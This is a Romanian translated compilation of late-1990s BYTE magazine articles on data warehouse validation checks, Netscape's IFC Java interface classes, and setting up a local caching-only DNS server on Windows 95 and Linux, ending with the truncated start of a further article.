Date de detaliu
Depozit de date
Verificarea genealogică urmăreşte datele de la stadiul de detaliu până la cel sumarizat.

Informaţia care intră în depozitul de date trebuie controlată ca şi consistenţă şi completitudine.

Prima încercare constă în înţelegerea corectă a datelor depozitului din perspectiva afacerii. Abilitatea de a verifica orice element de date este esenţială în instituirea încrederii în aceste date. În al doilea rând, vine utilizarea datelor într-o manieră consistentă. Doi utilizatori pot să creadă că discută despre elemente de date similare, când de fapt elementele respective se referă la aspecte diferite ale afacerii, fie din cauza inconsistenţei denumirilor, fie din cauza nesincronizării datelor. În al treilea rând, vine problema construirii corecte a interogărilor SQL. Variaţii aparent minore în sintaxa SQL pot produce rezultate complet diferite din acelaşi set de date. O mare parte din sintaxa SQL nu este uşor de înţeles şi este deci nevoie de un expert pentru o utilizare corectă. În al patrulea rând, vine problema extinderii accesului la depozitul de date şi pentru utilizatori care s-ar putea să nu fie familiarizaţi cu semnificaţia economică precisă a unui anume element de date. Analize ulterioare bazate pe astfel de date pot conduce foarte uşor la decizii economice eronate. În fine, mai există şi necesitatea mereu prezentă de a inventa repede noi interogări şi rapoarte pe măsura schimbării cerinţelor specifice.

Eric bate cu furie la claviatura unei staţii. „Acesta-i programul de detaliere pe care l-am încropit când trebuia mereu să urmărim problemele legate de schimburile valutare din rapoartele venite din străinătate.“, spune el. „Introduci aici cereri SQL. Iar rezultatele apar în nişte coduri de culoare, în funcţie de *toleranța pe care ai introdus-o aici", adaugă el arătând o fereastră de pe ecran. Înțelegi procedeul, te așezi la o altă stație, lansezi programul și introduci o cerere SQL. Linii de date încep să alerge pe ecran. Îți întorci scaunul spre o altă stație și curând, în urma unei cereri ușor diferite, ecranul acesteia se umple de asemenea cu linii de date.*

Pe unul dintre monitoare, mai multe linii se colorează deodată în roșu și afișarea se oprește. Eric face un clic pe un câmp al unei linii scrise cu roșu și o fereastră se deschide, prezentând o detaliere completă a originii datelor respective. Te repezi la ecran și exclami: „Asta era!". Mai introduci câteva comenzi și hârtia începe să curgă din imprimantă.

Validări

Pentru a te asigura că depozitul de date furnizează o imagine consistentă și corectă a realității, mai multe validări trebuie proiectate încă de la început în sistem. Trebuie să ai posibilitatea să verifici conținutul și structura fluxurilor de date. Astfel de puncte de verificare (*checkpoints*) trebuie să fie plasate în diverse puncte ale fluxului dintre sursele de date și consumatorii de date, așa cum se arată în figura „Validări în fluxurile unui depozit de date".

Trebuie să existe o verificare de uniformitate (*uniformity check*) care să asigure faptul că valorile datelor sunt între niște limite prestabilite. Această verificare este fundamentală când se aduc date noi în depozit. Pe baza unor parametri predefiniți sau stabiliți statistic, filtrele trebuie să stabilească dacă valorile datelor se încadrează în limitele așteptate și să raporteze orice abatere. Verificarea de uniformitate trebuie să se facă în cadrul fluxului de intrare (*inflow*), unde datele nou create sau capturate intră în depozit. (Pentru o descriere mai detaliată a fluxului de intrare vezi glosarul alăturat.) Fluxul de intrare constă dintr-o secvență de pași de la capturarea datelor pânăla validare. Așa cum reiese din figura din pagina precedentă, acești pași pot să implice operații de restaurare și transformare înainte ca datele să fie încărcate în baza de date.

O verificare de versiune (*version check*) este similară verificării de uniformitate. Apare tot în fluxul de intrare și detectează schimbări în specificațiile meta-datelor. De pildă, o schimbare a codificării valorilor datelor, ca de exemplu de la o codificare cu 1 și 2 la una cu M și F, trebuie să fie detectată atunci când se face compararea cu specificațiile meta-datelor. Alte exemple ar putea fi apariția sau dispariția unor coloane dintr-o tabelă relațională sau creșterea lungimii unui câmp de dimensiune fixă.

Situații dificil de depistat sunt cele în care apar schimbări în marcarea temporală a capturării datelor, ca în cazul în care o regiune raportează după anul calendaristic în timp ce alta utilizează anul fiscal. Multe dintre excepțiile depistate de verificarea de versiune implică noi rutine de transformare în timpul încărcării datelor și uneori chiar restructurarea depozitului de date.

Glosar Data Warehousing

Flux de intrare (in-flow): Descrie mișcarea datelor de la creare sau capturare până în depozitul de date. Sursele de date pot fi sistemele interne care oferă informații despre operațiunile companiei (de pildă vânzări) plus diferite surse externe (de pildă e-mail și Internet).

Flux ascendent (up-flow): Constă din sumarizarea datelor într-o formă relevantă pentru utilizatori. Folosind proiecții, funcții de agregare și grupare, datele de detaliu sunt rafinate și împachetate în vederi specializate pe probleme economice specifice.

Metadate: Se ocupă cu modelarea și controlul datelor în depozitul de date. Rezultă din modelarea sistemului, care este analiza tehnică a acelor sisteme care acționează ca surse de date. Metadate sunt și rezultatele analizei șabloanelor de utilizare, care ghidează proiectarea obiectelor informaționale, care le rândul lor modelează procesele economice.

O verificare de completitudine (*completness check*) determină dacă agregările datelor sunt complete și corecte. Apare în timpul analizei și raportării datelor în cadrul fluxului ascendent (*up-flow*), când se adaugă valori prin sumarizare (procesul de agregare) sau împachetare (de pildă ca spreadsheet). Agregările sunt importante, dar multe pot să ascundă (deci să distrugă) date importante. De pildă, o reprezentare a vânzărilor medii poate fi derutantă dacă, datorită unor probleme de colectare a datelor, lipsesc valori relative la zone comerciale vitale. O verificare de completitudine este mai dificilă dacă agregarea se face prin proceduri mai complexe decât simple sume sau medii.

O verificare de conformitate (*conformity check*) se referă la corelarea corectă a datelor cu surse standard. Are loc în cadrul procesului de analiză și raportare și validează conformitatea datelor cu alte surse de date și rapoarte. O utilizare importantă a verificărilor de conformitate este verificarea corelării indicatorilor financiari cheie raportați în exterior și diverșii indicatori de uz intern. O altă aplicabilitate pentru unele întreprinderi este corelarea istorică a vânzărilor pentru diferite regiuni. O schimbare bruscă în această corelare, fie o transformare importantă a pieței, fie o simplă colectare defectuoasă a datelor sau o greșeală de analiză.

În fine, când orice altceva eșuează, o verificare genealogică (*genealogy check*) furnizează o urmă completă a datelor până la sursă. Această verificare are loc în timpul raportării, când consumatorul suspectează validitatea datelor. Această verificare trebuie să genereze un istoric al transformărilor suferite de o anumită informație începând din stadiul primar. În cadrul instrumentelor de analiză on-line (OLAP), verificarea genealogică a valorilor unei date este denumită „foraj" (*drill-down*) până la un anumit nivel de detaliere, la care devin vizibile valori ale datelor la o granularitate mai fină. În mod similar se poate urmări și evoluția în timp a meta-datelor.

Câștigarea încrederii

Doamna Price privește mai întâi listingurile și apoi spre tine. Îi explici: „De-a lungul anilor, am adăugat noi produse și le-am îndepărtat pe cele depășite, Mai mult, anumite proceduri contabile au fost modificate. Acest lucru este mai evident în cazul rezultatelor din străinătate, care necesită o înregistrare și o raportare diferită a vânzărilor. Fiecare divizie și-a dezvoltat propriile soluții ad-hoc pentru aceste schimbări, iar noi a trebuit să efectuăm câteva procesări noi pentru a face corecțiile necesare". Explicația scurtă și clară a discrepanțelor va face din vicepreședintele cu finanțele un aliat al departamentului de informatică.

Multe eforturi importante pentru dezvoltarea de depozite de informații eșuează pur și simplu deoarece la implementare se neglijează câștigare și păstrarea încrederii utilizatorilor în datele generate. Problema de bază a oricărui depozit de date este: Reprezintă oare informațiile depozitate o imagine consistentă și validă a realității afacerii?

Orice manager al unei inițiative de data *warehousing* trebuie să fie capabil să răspundă scurt și repede la această întrebare. Alternativa este o continuă criză de credibilitate care vă va zădărnici eforturile. ■

Richard Hackathorn este președintele companiei Bolder Technology, Inc. (Boulder, CO), specializată în conctivitate la nivelul întreprinderii și data warehousing. Îl puteți contacta prin e-mail la **richardh@bolder.com** *sau prin situl companiei* **http://www.bolder.com/**.

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

IFC (Internet Foundation Classes) vă permit să realizați apleturi Java care au facilități utile, ca drag-and-drop. De Andy Turk.

Interfețe mai bune, realizate în Java

Dacă ați încercat vreodată să realizați aplicații serioase cu Java, v-ați lovit probabil de unele limitări serioase ale uneltelor AWT (Abstract Window Toolkit) de la Sun, care este furnizat cu JDK 1.0.2. (java Developement Kit). Acest AWT a fost de fapt conceput pentru realizarea de mici apleturi dar, o dată cu creșterea popularității și acceptării limbajului, mulți proiectanți depășesc faza de aplet și scriu aplicații întregi în Java. Dacă sunteți în această situație, trebuie să vedeți IFC (Internet Foundation Classes) de la Netscape înainte de a trece la proiectul următor.


IFC este o bibliotecă de elemente widgets UI (user interface) și un set de unelte pentru realizarea propriilor widgets. Întregul cod IFC este scris în Java și rulează pe AWT, deci promisiunea Java de a se putea executa indiferent de platformă este păstrată, așa cum se vede în figura „IFC într-o aplicație Java". Recent, Sun și Netscape au anunțat că îmbină tehnologiile AWT și IFC într-un set JFC (Java Foundation Classes) care implementează o prezentare și utilizare extensibilă pentru aplicațiile Java. JFC va face parte din următoarea versiune JDK (Java Developement Kit) făcând astfel din aceste clase de interfață un standard fiabil pe care se pot baza proiectanții.

Pentru cei care doresc să experimenteze acum, IFC se poate aduce de la : http://developer.netscape.com/library/ifc. Puteți aduce AWT de la Sun: http://java.sun.com/products/jdk/1.1/. Acest articol va prezenta facilitățile IFC și la va compara cu vechiul AWT existent de sine stătător.

Realizarea unei interfețe mai bune

Interfețele utilizator (UI) remarcabile se disting prin atenția acordată detaliilor și evitarea acelorași vechi butoane, câmpuri și casete de liste, pe care le găsiți pretutindeni. AWT face dificilă îmbunătățirea, deoarece oferă puține posibilități de a depăși facilitățile minim necesare. Ca să fim drepți, accentul la AWT este pus pe tratarea evenimentelor, pe când IFC se concentrează asupra posibilităților de extensie și încearcă să ofere o prezentare consistentă pe diferite platforme.

De exemplu, majoritatea butoanelor din AWT arată la fel, cu excepția inscripției. Dacă nu vă scrieți propria clasă de butoane, pornind de la zero, este greu să schimbați ceva diferit de inscripție la un buton clasic AWT livrat. Clasa `Button` din IFC, pe de altă parte, oferă o mare varietate de atribute care pot fi combinate pentru a face butoane mai versatile și mai plăcute la vedere. Pe lingă schimbarea inscripției de pe buton, puteți schimba și fonta și culoarea cu care va fi afișată inscripția. Puteți asocia o imagine la buton și puteți specifica locul în care va fi afișată imaginea relativ la inscripție. Puteți utiliza chiar și o animație în locul imaginii statice, prin utilizarea clasei `DrawingSequence`. Dacă toate aceste opțiuni sunt insuficiente, puteți oricând trece peste (override) metoda de desenare a clasei `Button` și puteți face ceea ce doriți.


IFC într-o aplicație Java
Cod aplicație Java
JFC (Java Foundation Classes)
IFC (Internet Foundation Classes)
AWT (Abstract Window Toolkit)
Java VM
Cadru drag-and-drop
Cadru animație
Obiect text multifonte
Cadru pentru ferestre
Depozit de obiecte persistente
Componente fundamentale ale aplicației
Componente compozite
Cadru de sincronizare
Cadru desenare/eveniment
Creează elemente GUI ca butoane și texte
Construiește componente complexe de interfață
Oferă comportament concurent fără utilizarea firelor
Rutează evenimentele la obiectele de interfață, permite ca obiectele să se autodeseneze

IFC (Internet Foundation Classes) implementează o interfață și un comportament consistente pentru aplicații Java.

Un alt exemplu pentru facilitățile puternice IFC este clasa `TextView`. Această clasă este de fapt un mic procesor de text care vă permite să afișați și să editați text folosind diferite fonte, formate, culori și dimensiuni. Cu ajutorul clasei `TexView` puteți adăuga fișiere atașate care reprezintă figuri sau alte elemente grafice care trebuie incluse în text. `TexView` oferă chiar și o metodă de conversie care interpretează și afișează HTML. Încercarea de a face asemenea lucruri cu elemente grafice (widgets)AWT standard este aproape imposibilă. IFC mai oferă și alte elemente UI, care nu se găsesc în AWT. Un bun exemplu este obiectul `ColorChooser` care permite selectarea culorilor și lucrul cu culori.

View performant

Vă puteți întreba cum reușește IFC să realizeze aceste lucruri. Răspunsul este că IFC este construit în jurul unui element UI puternic numit obiect `View` . Un `view` este doar o suprafață dreptunghiulară de pe ecran care știe să se deseneze pe ecran și știe ce să facă atunci când se generează evenimente cu maus sau tastatură. Views au subclase pentru a oferi un comportament similar cu cel de la vidgets. De exemplu `Buttons`, `TextViews` și toate celelalte elemente grafice vidgets care se livrează cu IFC sunt subclase `View`. În acest mod, puteți construi interfețe UI prin simpla legare a mai multor obiecte `View` într-o ierarhie. IFC Views sunt scrise complet în Java și se folosesc la implementarea tuturor componentelor standard IFC pentru UI, cât și pentru orice alte componente pe care le faceți pentru aplicația proprie. Acest lucru înseamnă că dumneavoastră, atunci când scrieți programul pentru aplicație, aveți acces la aceleași unelte ca și programatorii care au scris componentele grafice de fereastră IFC și puteți să vă implementați varianta proprie de desenare sau tratare de evenimente. Acesta este o îmbunătățire majoră față de modelul AWT, la care metodele widget sunt implementate în C, fără nici o opțiune de ignorare a lor în Java.

Un alt beneficiu al modelului IFC `View` este că oferă uneltele pentru implementarea facilității drag-and-drop. Acesta este un tip de UI la care utilizatorul selectează ceva cu maus și apoi trage elementul selectat în altă parte a ecranului, unde se face o operație. Obiectul `ColorChooser` utilizează această tehnică: utilizatorul trage un fragment de culoare din el și apoi îl lasă pe orice `View` care știe să lucreze cu culori.

În fundal, fragmentul minuscul de culoare este un mic obiect `View` care știe să urmărească acțiunile de la maus și să tragă o culoare. De exemplu, să presupunem că scrieți o aplicație de desenare care trebuie să permită ca utilizatorul să aplice culoare pe o formă. Ca programator, trebuie doar să implementați câteva metode în obiectul `Shape`, pentru a accepta culoarea care a fost extrasă din `ColorChooser`. Fragmentul de exemplu de cod „Selecția și punerea culorii“ arată cât de simplu se poate realiza acest lucru. Implementarea facilității drag-and-drop este aproape imposibilă folosind doar AWT, deoarece elementele grafice standard nu vor permite ca să extrageți fragment de culoare și s-o puneți pe zona lor de ecran.

Selecția și punerea culorii

```
public class Shape extends View implements DragDestination {
 protected Color myColor;
 public DragDestination acceptsDrag(DragSession session, int
 x, int y) {
   if(session.data() instanceof Color) {
    return this;
   } else {
    return null;
   }
}
 public boolean dragDropped(DragSession session) {
   if(session.data() instanceof Color) {
    myColor = (Color) session.data();
    drawView();
    return true;
   } else {
    return false;
   }
}
}
```

Proiectarea unei UI

Una din facilitățile cele mai utile oferite de IFC este constructorul de aplicații numit Constructor, care simplifică procesul de realizare UI. Cu constructor puteți proiecta modul de prezentare UI fără să scrieți cod. În această privință, Constructor este similar cu alți constructori de aplicații, ca OpenStep Interface Builder de la Apple. Totuși, Constructor este mai bun deoarece este integrat cu IFC. De fapt, este o aplicație Java și se execută sub orice SO care oferă mașină virtuală Java.

Constructor nu vă va ajuta să scrieți cod: nu are editor de text înglobat. Scopul principal pentru Constructor este să vă ajute să proiectați modul în care va arăta interfața utilizator a aplicației. Pentru acesta, extrageți (drag) simplu elementele grafice de fereastră IFC dintr-o tavă și le puneți pe panoul pe care îl realizați. De aici, puteți schimba poziția și dimensiunea acestor widgets și puteți stabili diferite atribute de afișare.

O dată poziționate aceste elemente, următorul pas este să treceți în modul de lucru Wire și să legați între ele aceste elemente grafice. De exemplu, obiectul `Button` trimite un mesaj, atunci când detectează un clic de la maus și puteți utiliza Constructor pentru a determina nu numai mesajul trimis, ci și obiectul care va recepționa mesajul. Puteți chiar testa interfața utilizator prin execuția ei în Constructor. O dată proiectul terminat, Constructor salvează informațiile într-un fișier care se încarcă în momentul execuției, din rețea.

Capcana

Există totdeauna o capcană și capcana IFC este dimensiunea mare. Biblioteca de fișiere .class care includ IFC este de aproape un MB. Dacă scrieți o aplicație Java care trebuie descărcată pe o conductă strâmtă, ca cea oferită de un modem, trebuie să vă mai gândiți, înainte de a utiliza IFC. Pe de altă parte, dacă proiectați o aplicație completă care va lucra distribuit într-un intranet Ethernet, dimensiunea bibliotecii de clase IFC nu va fi o problemă.

Un alt element de luat în seamă este că IFC vine cu un mod propriu de prezentare și utilizare. Butoanele IFC arată puțin altfel decât butoanele de la alte platforme și acest lucru este valabil și pentru barele de defilare (scroll). Unele aspecte ale interfeței UI IFC sunt mai ciudate, ca de exemplu colțurile ferestrelor ce pot fi redimensionate. Totuși, concepția grafică este unitară la toate elementele widgets din IFC și toate lucrează bine, o dată ce ați învățat să lucrați cu ele. Acest mod de prezentare consistent, combinat cu mașina virtuală Java, va fi cel care va ajuta ca apleturile Java să se impună ca standard industrial. Utilizatorii vor ști la ce comportament să se aștepte, indiferent de platforma aleasă. ■

Andy Turk este fondatorul și președintele firmei Sarrus Software, Inc. (Burlingame, CA). Îl puteți contacta la: **andy@sarrus.com**.

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

Navigare rapidă pe Internet, prin păstrarea informaţiilorDNS pe calculatorul propriu. ***De Jonathan E. Brickman***

Acces accelerat la Internet

Majoritatea staţiilor de lucru conectate la Internet sunt implicit configurate pentru folosirea unui server DNS (Domain Name System). Aceste servere aparţin furnizorilor de servicii Internet (ISP - Internet Service Provider) sau se găsesc pe o reţea locală, LAN, care are acces la Internet. Înaintea realizării unei conectări cu un server oarecare de pe Internet, staţia de lucru trebuie să obţină mai întâi adresa serverului respectiv de la un DNS, cum este prezentat în figura alăturată. Deoarece această primă comunicare cu serverul DNS deseori se face pe linii supraaglomerate la un ISP, acest lucru putând duce la întârzieri nedorite şi la o conectare placidă la Internet.

Din fericire, există o alternativă viabilă: În schimbul unei conexiuni intermediate de serverul DNS al furnizorului de servicii Internet, o staţie de lucru poate rula în umbră propriul server DNS, astfel cererile DNS se rezolvă local de către serverul propriu al staţiei de lucru. Serverul DNS local va înregistra rezultatele obţinute de la alte servere DNS, dar, pe lângă informaţiile nume host - echivalent IP, se vor reţine şi căile pe care se obţin mai multe informaţii despre domenii. Astfel, serverul local va acumula o listă ierarhică despre ceea ce a învăţat despre structura reţelei,


Deoarece serverul DNS local îşi îmbogăţeşte cunoştinţele cu date proaspete de fiecare dată, serverul DNS supraaglomerat al ISP-lui nu va mai fi contactat. Folosirea de către un singur utilizator a unui server DNS local duce, aproape totdeauna, la îmbunătăţirea performanţelor comunicaţiei pe Internet. În continuare, se va prezenta instalarea unui asemenea server sub Windows 95 şi Linux, dar softuri DNS există pentru majoritatea platformelor răspândite.

Serverul DNS

Pentru rularea unui server DNS local, trebuie să ţinem cont de următoarele lucruri: Softul DNS va ocupa anumite resurse ale sistemului, acestea sunt prezentate în caseta de pe pagina următoare. Sub Windows 95 se ocupă suficiente resurse ca să ne pună pe gânduri, privind memoria minimă necesară sistemului. Sub Linux, ocuparea suplimentară de resurse este aproape imperceptibilă.

Un alt lucru important este lăţimea de bandă. Din acest punct de vedere, au fost testate conexiuni la Internet de 28.8 Kbps sau mai rapide. Serverul lucrează bine pentru orice legătură TCP/IP: PPP şi SLIP, IP static şi dinamic, modem, ISDN, sau T1, el fiind suficient de robust pentru a nu necesita repornirea în cazul restabilirii unei conexiuni IP dinamic întrerupte.

Obţinerea unei adrese



① Staţia de lucru transmite numele complet către un DNS, care de obicei este un server extern, identificat prin adresa IP a acestuia.

② Serverul DNS caută în cache-ul propriu dacă corespunde vre-o adresă IP asociată numelui primit. Dacă nu găseştenici o addresă IP, va trimite mai departe cererea în sus în ierarhia de domenii Internet până când va obţine

③ Serverul DNS returnează staţiei de lucru adresa IP corspunzătoare cererii.

Staţia de lucru foloseţte adresa IP pentru stabilirea conexiunii.

Serverele de nume ne dau adresa unui calculator cu numele dat; rezultatele pot fi păstrate într-un cache local pentru mărirea vitezei.

Un alt factor semnificativ, pentru Windows 95, este faptul că cel mai bun soft DNS pentru acesta a fost scris pentru Windows NT şi documentaţia recomandă a nu fi rulat sub Windows 95, datorită problemelor cu memoria în cazul stivei TCP/IP la Windows 95. Împotriva acestui lucru, am rulat programul, mai multe săptămâni la rând, fără a avea probleme pe un calculator cu Windows 95, care a avut instalate toate îmbunătăţirile furnizate de Microsoft, incluzând pachetul de accelerare ISDN pentru Dial-up Networking. Folosirea softului pe un calculator cu Windows 95, care nu funcţionează corespunzător cu toate aceste îmbunătăţiri, nu este recomandată.

Instalarea sub Windows

Cu siguranţă, cel mai bun soft disponibil pentru un server DNS pentru Win32 este Bind-95/NT. Acesta este disponibil pentru descărcare într-un fişier de 1.6 MB la adresa http://www.windows95.com/apps/servers-misc.html. Se presupune că accesul la Internet se face folosind Dial-up Networking şi stiva TCP/IP de la Microsoft pentru PPP sau SLIP. Programul poate să nu funcţioneze cu

Platforma minimă recomandată

Windows

Windows 95, 486/66 sau mai rapid, minim 16MB RAM, minim 5MB liber pe hard disc şi conectare la Internet prin PPP, SLIP sau LAN, folosind stiva TCP/IP a sistemului Windows 95.

Linux

Orice distribuţie standard curentă, 386DX/33 sau mai rapid, minim 8 MB RAM, conexiune la internet prin PPP, SLIP sau LAN. conexiunile SLiRP, Tia şi term trebuie să funcţioneze, dar nu au fost încercate.

alte stive TCP/IP de la terţ producători.

Fişierul pe care îl transferaţi este o arhivă ZIP, care conţine două directoare DISK1 şi DISK2. Se dezarhivează fişierul într-un director temporar, păstrând structura arborescentă. Se lansează SETUP.EXE din subdirectorul DISK1. În fişierul README se găsesc enumerate necesităţile hard, precum şi câteva avertismente în legătură cu folosirea softului cu Windows 95. De asemenea, mai este o menţiune despre cum se poate mări numărul de socketuri disponibile, până acum nu a fost necesar acest lucru.

În continuare, se va cere introducerea numelui calculatorului: „Enter this machine's host name ...“. Se tastează `local` în caseta de dialog, iar în următoarea casetă se tastează `localhost`. Pe urmă, se cere introducerea adresei subnet din reţeaua proprie. Dacă se foloseşte o conexiune prin modem sau ISDN ISP, valoarea 255.255.255.0 va funcţiona. În cazul conectării de pe o reţea locală LAN, întrebaţi inginerul de reţea.

Următorul pas este selectarea directorului unde vor fi păstrate fişierele de program, în mod implicit se foloseşt `c:\var\named`. Programul de instalare va crea directorul şi va copia fişierele necesare în acesta. După aceea, veţi primi mesajul „For creation of configuration files, please select the setup you want for BIND.“ care vă întreabă despre serverul DNS care va fi instalat. În acest punct aveţi trei opţiuni: primary DNS, secondary DNS, şi caching-only DNS. Deoarece se configurează pentru un singur calculator, se va alege caching-only DNS.

În continuare, se crează fişierele necesare pentru varianta aleasă, după care este lansat în execuţie serverul. În lista proceselor curente, apare un proces numit `named95`, corespunzător serverului DNS propriu. În pasul următor trebuie să deschideţi fişierul C:\WINDOWS\HOSTS într-un editor de texte, dacă fişierul nu există, trebuie creat cu următorul conţinut:

```
127.0.0.1      localhost
127.0.0.1      local.localhost
```

Dacă fişierul deja există, se adaugă cele două linii de mai sus dacă acestea încă nu sunt în fişier. Astfel, se va seta un domeniu local (`.localhost`) precum şi numele din acest domeniu al calculatorului pe care am instalat softul (`local.localhost`). Astfel, staţia de lucru va interacţiona cu Internetul ca şi cum ar avea propriul său domeniu, care, de fapt, este cunoscut doar de ea.

Dacă se foloseşte o conexiune dial-up, se deschide Dial-up Networking şi se face clic cu butonul drept al mousului pe icoana unei conexiuni preconfigurate. Se alege Properties din fereasrta apărută şi se face clic pe Server Type. Se apasă pe TCP/IP Settings şi se alege Server Assigned Name Server Addresses. Se apasă pe OK de mai multe ori, pentru a ajunge înapoi în fereastra Choose Properties. Se repetă aceşti paşi pentru fiecare conexiune dial-up care sunt folosite.

În continuare, se intră în Network Control Panel, se face un clic pe TCP/IP-> Dial-up adapter şi se alege Properties. Se apasă pe DNS Configuaration. Dacă folosirea DNS nu este permisă se apasă pe Enable DNS şi se tastează `local` în caseta host şi `localhost` la domeniu. În caseta de dialog DNS Server Search Order se introduce `127.0.0.1` şi se apasă Add, apoi clic pe OK.

Când se iese din Network Control Panel nu reporniţi sistemul, chiar dacă vi se cere acest lucru, pe unele sisteme programul de instalare nu face un „shortcut“ în meniul Startup pentru pornirea automată a serverului. Verificaţi meniul Startup, dacă nu s-a introdus serverul, atunci introduceţi-l şi apoi reporniţi sistemul. Se va constata apariţia unei ferestre DOS shell minimizate, având titlul „named95“. Acesta este procesul corespunzător serverului DNS local. Dacă închideţi această fereastră dintr-un motiv oarecare, va fi nevoie repornirea serverului pentru accesul la Internet. Din nefericire, limitările din Windows 95, nu permit ca un „shortcut“ să pornească un proces fără o fereastră DOS. Acest lucru poate deranja, dar avantajele obţinute compensează pe deplin acest deranj.

Linux

Orice distribuţie utilă de Linux trebuie să aibă versiunea 4.9.3 sau, mai nouă, a programului Bind. Chiar dacă rulaţi Linux se poate ca să nu fi instalat programul, în acest caz executabilul named nu va fi găsit în cazul unei căutări. Instrucţiunile care urmează presupun că bind a fost instalat împreună cu restul utilitarelor standard care se găsesc în distribuţiile Slackware, RedHat şi Debian.

Transferaţi fişierele de configurare pentru DNS, care se găsesc arhivate în fişierul linux_cachiing_dns.tar.gz pe sit-ul BYTE (http://www.byte.com/art/download/download.htm). Dezarhivaţi fişierele în contul propriu, păstrând structura de directoare.

Fişierele despachetate sunt: `etc/resolv.conf`, `etc/named.boot`, `etc/hosts`, `etc/rc.d/rc.inet2`, `var/named/db.127.0.0` şi `var/named/db.cache`. Dacă contul Linux este pe o reţea locală, atunci trebuie să adăugaţi conţinutul fişierelor `etc/resolv.conf` şi `etc/hosts` la cele deja existente. În continuare, editaţi fişierul `etc/rc.d/rc.inet2`. Observaţi că multe linii nu sunt comentate:

```
#Start the NAMED/BIND name server.
if [ -f $ {NET} / named ] : then
    echo -n " named"
    $ {NET}/named
fi
```

În fişierul, de pe calculatorul pe care se instalează serverul, echivalent lui `/etc/rc.d/rc.inet2`, ştergeţi marcajul de comentariu, din faţa liniilor similare celor de mai sus. Acest lucru va duce la pornirea demonului *named* la pornirea sistemului. Dacă Linuxul a fost instalat recent, sau este unul standard, aceste linii trebuie să existe în `/etc/rc.d/rc.inet2`. Dacă nu există, atunci trebuie găsite, sau adăugate în fişierul `/etc/rc.local`. Se copiază fişierele din `var/named` în `/var/named`, dacă directorul nu există, trebuie creat. Se copiază `etc/na med.boot` în `/etc`.

Dacă toate operaţiile au reuşit, trebuie să obţineţi un server DNS „caching-only“ rulând la repornirea sistemului. În cazul unor instalări mai vechi sau nestandard de Linux, se poate să fie necesare şi alte operaţii. Trebuie avut grijă ca demonul să nu fie pornit de mai multe ori. Dacă folosiţi un kernel, vechi sau incompatibil, va fi nevoie să recompilaţi unul mai nou, sau unul compatibil. ■

Jonathan E. Brickman este preşedintele a River City Computing, Inc., o companie de consultanţă şi asistenţă în domeniul calculatoarelor din Topeka, Kansas. Îl puteţi contacta prin e-mail: **brickman@cjnetworks.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Budai László*]

Noi procesoare fac posibilă difuzarea de video digital pe liniile telefonice existente. De Dick Pountain

Propulsoare atomice accelerează datele spre locuinţe

